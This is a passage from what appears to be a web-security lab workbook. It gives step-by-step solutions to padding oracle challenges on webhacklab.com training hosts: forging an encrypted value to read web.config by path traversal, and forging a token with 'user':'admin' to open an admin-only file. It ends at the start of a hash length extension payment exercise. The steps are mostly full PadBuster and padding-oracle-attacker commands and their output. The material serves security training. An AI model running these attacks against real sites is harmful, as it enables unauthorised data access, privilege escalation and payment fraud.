[+] Success: (231/256) [Byte 6]
[+] Success: (142/256) [Byte 5]
[+] Success: (215/256) [Byte 4]
[+] Success: (82/256) [Byte 3]
[+] Success: (124/256) [Byte 2]
[+] Success: (209/256) [Byte 1]
```

```
Block 2 Results:
[+] New Cipher Text (HEX): 2f9bb0346e02680c9284f03431c72e3d
[+] Intermediate Bytes (HEX): 3f8ba0247e12781c8294e02421d73e2d

[+] Success: (26/256) [Byte 16]
[+] Success: (125/256) [Byte 15]
[+] Success: (45/256) [Byte 14]
[+] Success: (93/256) [Byte 13]
[+] Success: (251/256) [Byte 12]
[+] Success: (158/256) [Byte 11]
[+] Success: (194/256) [Byte 10]
[+] Success: (31/256) [Byte 9]
[+] Success: (7/256) [Byte 8]
[+] Success: (63/256) [Byte 7]
[+] Success: (239/256) [Byte 6]
[+] Success: (107/256) [Byte 5]
[+] Success: (140/256) [Byte 4]
[+] Success: (105/256) [Byte 3]
[+] Success: (206/256) [Byte 2]
[+] Success: (185/256) [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): 7913b657b735bc958b17076fc9b6e880
[+] Intermediate Bytes (HEX): 573d9979991acbf0e9396400a7d081e7

------------------------------------------------------
** Finished ***

[+] Encrypted value is:
eRO2V7c1vJWLFwdvybbogC%2BbsDRuAmgMkoTwNDHHLj0AAAAAAAAAAAAAAAAAAAAA
------------------------------------------------------
```

Alternative: Run padding-oracle-attacker with "encrypt" argument to create a ciphertext for the plaintext "../../web.config"

padding-oracle-attacker **encrypt "http://topup.webhacklab.com/download.aspx?invoice=" "../../web.config" 16 Padding -e base64**

```
~~~ENCRYPTING~~~
total bytes: 48 | blocks: 2

 1. 4713b657b735bc958b17076fc9b6e880
 2. 2f9bb0346e02680c9284f03431c72e3d 2e2e2f2e2e2f7765622e636f6e666967 ../../web.config
 3. 00000000000000000000000000000000 10101010101010101010101010101010 ................
[████████████████████████████████████████████████████████████████] 100.0%   1×1  71/256

 128 total network requests | last request took  950ms |  110 kB downloaded | 34.7 kB uploaded

---ciphertext bytes in hex---
7913b657b735bc958b17076fc9b6e8802f9bb0346e02680c9284f03431c72e3d00000000000000000000000000000000

---intermediate bytes in hex---
573d9979991acbf0e9396400a7d081e73f8ba0247e12781c8294e02421d73e2d

---final http request---
200 http://topup.webhacklab.com/download.aspx?invoice=eRO2V7c1vJWLFwdvybbogC%2BbsDRuAmgMkoTwNDHHLj0A
AAAAAAAAAAAAAAAAAAAA
cache-control       : private
```

Step 5: Open the following URL to view the contents of the web.config file in HTML source.

view-source:http://topup.webhacklab.com/download.aspx?invoice=eRO2V7c1vJWLFwdvybbogC%2BbsDRuAmgMkoTwNDHHLj0AAAAAAAAAAAAAAAAAAAAA

SoSecure | Health Check | Shopping Portal | Topup Website | MBlog Portal | JWT | Database Connection | Resume Uploading | NodeJS | Node RCE

```
    \Windows\Microsoft.Net\Framework\vx.x\Config
-->
<configuration>

  <appSettings />
  <connectionStrings />
  <system.web>
    <!--
            Set compilation debug="true" to insert debugging
            symbols into the compiled page. Because this
            affects performance, set this value to true only
            during development.
        -->
    <compilation debug="true">
      <assemblies>
        <add assembly="System.Core, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
        <add assembly="System.Data.DataSetExtensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Xml.Linq, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
      </assemblies>
    </compilation>
    <!--
          The <authentication> section enables configuration
          of the security authentication mode used by
          ASP.NET to identify an incoming user.
        -->
    <authentication mode="Windows" />
    <!--
           The <customErrors> section enables configuration
           of what to do if/when an unhandled error occurs
           during the execution of a request. Specifically,
           it enables developers to configure html error pages
           to be displayed in place of a error stack trace.

           <customErrors mode="RemoteOnly" defaultRedirect="GenericErrorPage.htm">
             <error statusCode="403" redirect="NoAccess.htm" />
```

Exploiting padding oracles with fixed IVs


Challenge URL: http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile

- **Access the file where id=0 which can only be accessible by an admin.**


Solution:

Step 1: Log in to the application and click on the 'support' button and click on the 'View' link as shown in Figure:


Step 2: To view the file content uploaded along with a support ticket when it's created. It is required to click on the link mentioned in 'FileName' column as shown in figure:



Step 3: Upon clicking on the link of the above step, the application sends a request to the server which contains file id in the 'id' parameter and user token. If user token is valid and file id belongs to logged in user then application responds with file content of supplied id parameter as shown in figure:



Step 4: Based on the exercise challenge if we directly try to access a file where id=0 then the application responds with 'File not found!!' error message as shown in Figure:



Step 5: To access a file where id=0, it is required to send the token which belongs to the user who is owning a file where id=0. To achieve this, we have to modify the token but when we try to modify token application respond with 'padding error' as shown in the figure:

Step 6: Let's try to decrypt the token using Padbuster utility as shown in figure:

Command:


```
./padbuster.pl
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=X&token=
$TOKEN$" "$TOKEN$" 16 -encoding 1 -cookies
.AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$ -error "Padding"
```

```
foobar@ubuntu20012:~$ ./padbuster.pl "http://reimbursement.webhacklab.com/Support/LoadSupportT
icketFile?id=0&token=afa17649cd4dfbba2b20b93fd3f2398b2227cb9ab89722bbec7d897e19d628a67640e4f17
fa48ad1efc370db0ff668e7" "afa17649cd4dfbba2b20b93fd3f2398b2227cb9ab89722bbec7d897e19d628a67640
e4f17fa48ad1efc370db0ff668e7" 16 -encoding 1 -cookies .AspNet.ApplicationCookie=f3t0nL9HmZ1iQ2
z0gCC6PHd620A9BvkDzhJN2jCDSY3008TFMmu2IdFfsb0Dj3fcwOB0W7q7DDr0m5ycGI_XsOCyCH58dsKvMT7q-tyS9vPJ
Qt354rZMmyYjcgE0VcIbaMbeP-v-qnIGyHyCovtOOwsi3k836l515f05eKCLkrVey32YvFrfkX_ktH6fA1WC7JAqokLfxu
2cHzNm6f7xglDpb7r8G7qu3eAsiePM20FnTZ0mMvVLrfNON07IxU2-GTJrQgDMxYZp4nR131EXhpApMepN0SEzldY1FTJP
i6zUEC_TQ1t32_tClECalO0uJY-paGRqh0MHqqV6vv-euYQ_sg_Le3ZJvs43yfVo_IDM4FQJLLDIgkZjeCIANM12Bi-TyY
KAKXcAU4Q6SFLH2VlT0P-njQyaAlBcxTLLhJhwAmdm52z7TN1X_YJvPpUuUlkiDTmgRfYUwDqz2hjFPKl9QqonAPzkGzxL
syHccyM -error "Padding"

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 15

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

[+] Success: (163/256) [Byte 1]

Block 2 Results:
[+] Cipher Text (HEX): 7640e4f17fa48ad1efc370db0ff668e7
[+] Intermediate Bytes (HEX): 4d49b2f7d7e25199917a8e791ed12fa1
[+] Plain Text: onymous"}

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): 74204,"User":"anonymous"}

[+] Decrypted value (HEX): 37343230342C2255736572223A22616E6F6E796D6F7573227D07070707070707

[+] Decrypted value (Base64): NzQyMDQsIlVzZXIiOiJhbm9ueW1vdXMifQcHBwcHBwc=

-------------------------------------------------------
```

Alternative: Let's try to decrypt the token using padding-oracle-attacker utility as shown in figure:

Command:

```
padding-oracle-attacker decrypt
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=X&token=
" "hex:$TOKEN$" -H "Cookie: .AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$"
16 Padding -e hex
```



Step 7: Try to create token where '"user":"admin"' using padbuster as shown in figure:


Command:

```
./padbuster.pl
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=0&token=
$TOKEN$" "$TOKEN$" 16 -encoding 1 -cookies
.AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$ -error "Padding"  -plaintext
'","user":"admin"}'
```


Alternative: Try to create token where '"user":"admin"' using padding-oracle-attacker as shown in figure:

Command:

```
padding-oracle-attacker encrypt
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=0token="
-H "Cookie: .AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$"
'","user":"admin"}' 16 Padding -e hex
```



Step 8: Now take the 1st 2 blocks i.e. 32 bytes (64 hex characters) of the original token and append it with the newly generated arbitrary text as shown above to access id=0.




Hash length extension Attack

Challenge URL: http://topup.webhacklab.com/Shop/Topup [Payment]


- **Buy a topup at less than total payable amount using your registered account.**

Solution:


Step 1: Login and navigate to the topup feature of the recharge application. Select a topup and initiate the payment process.



Step 2: Intercept the request and send this request to Repeater

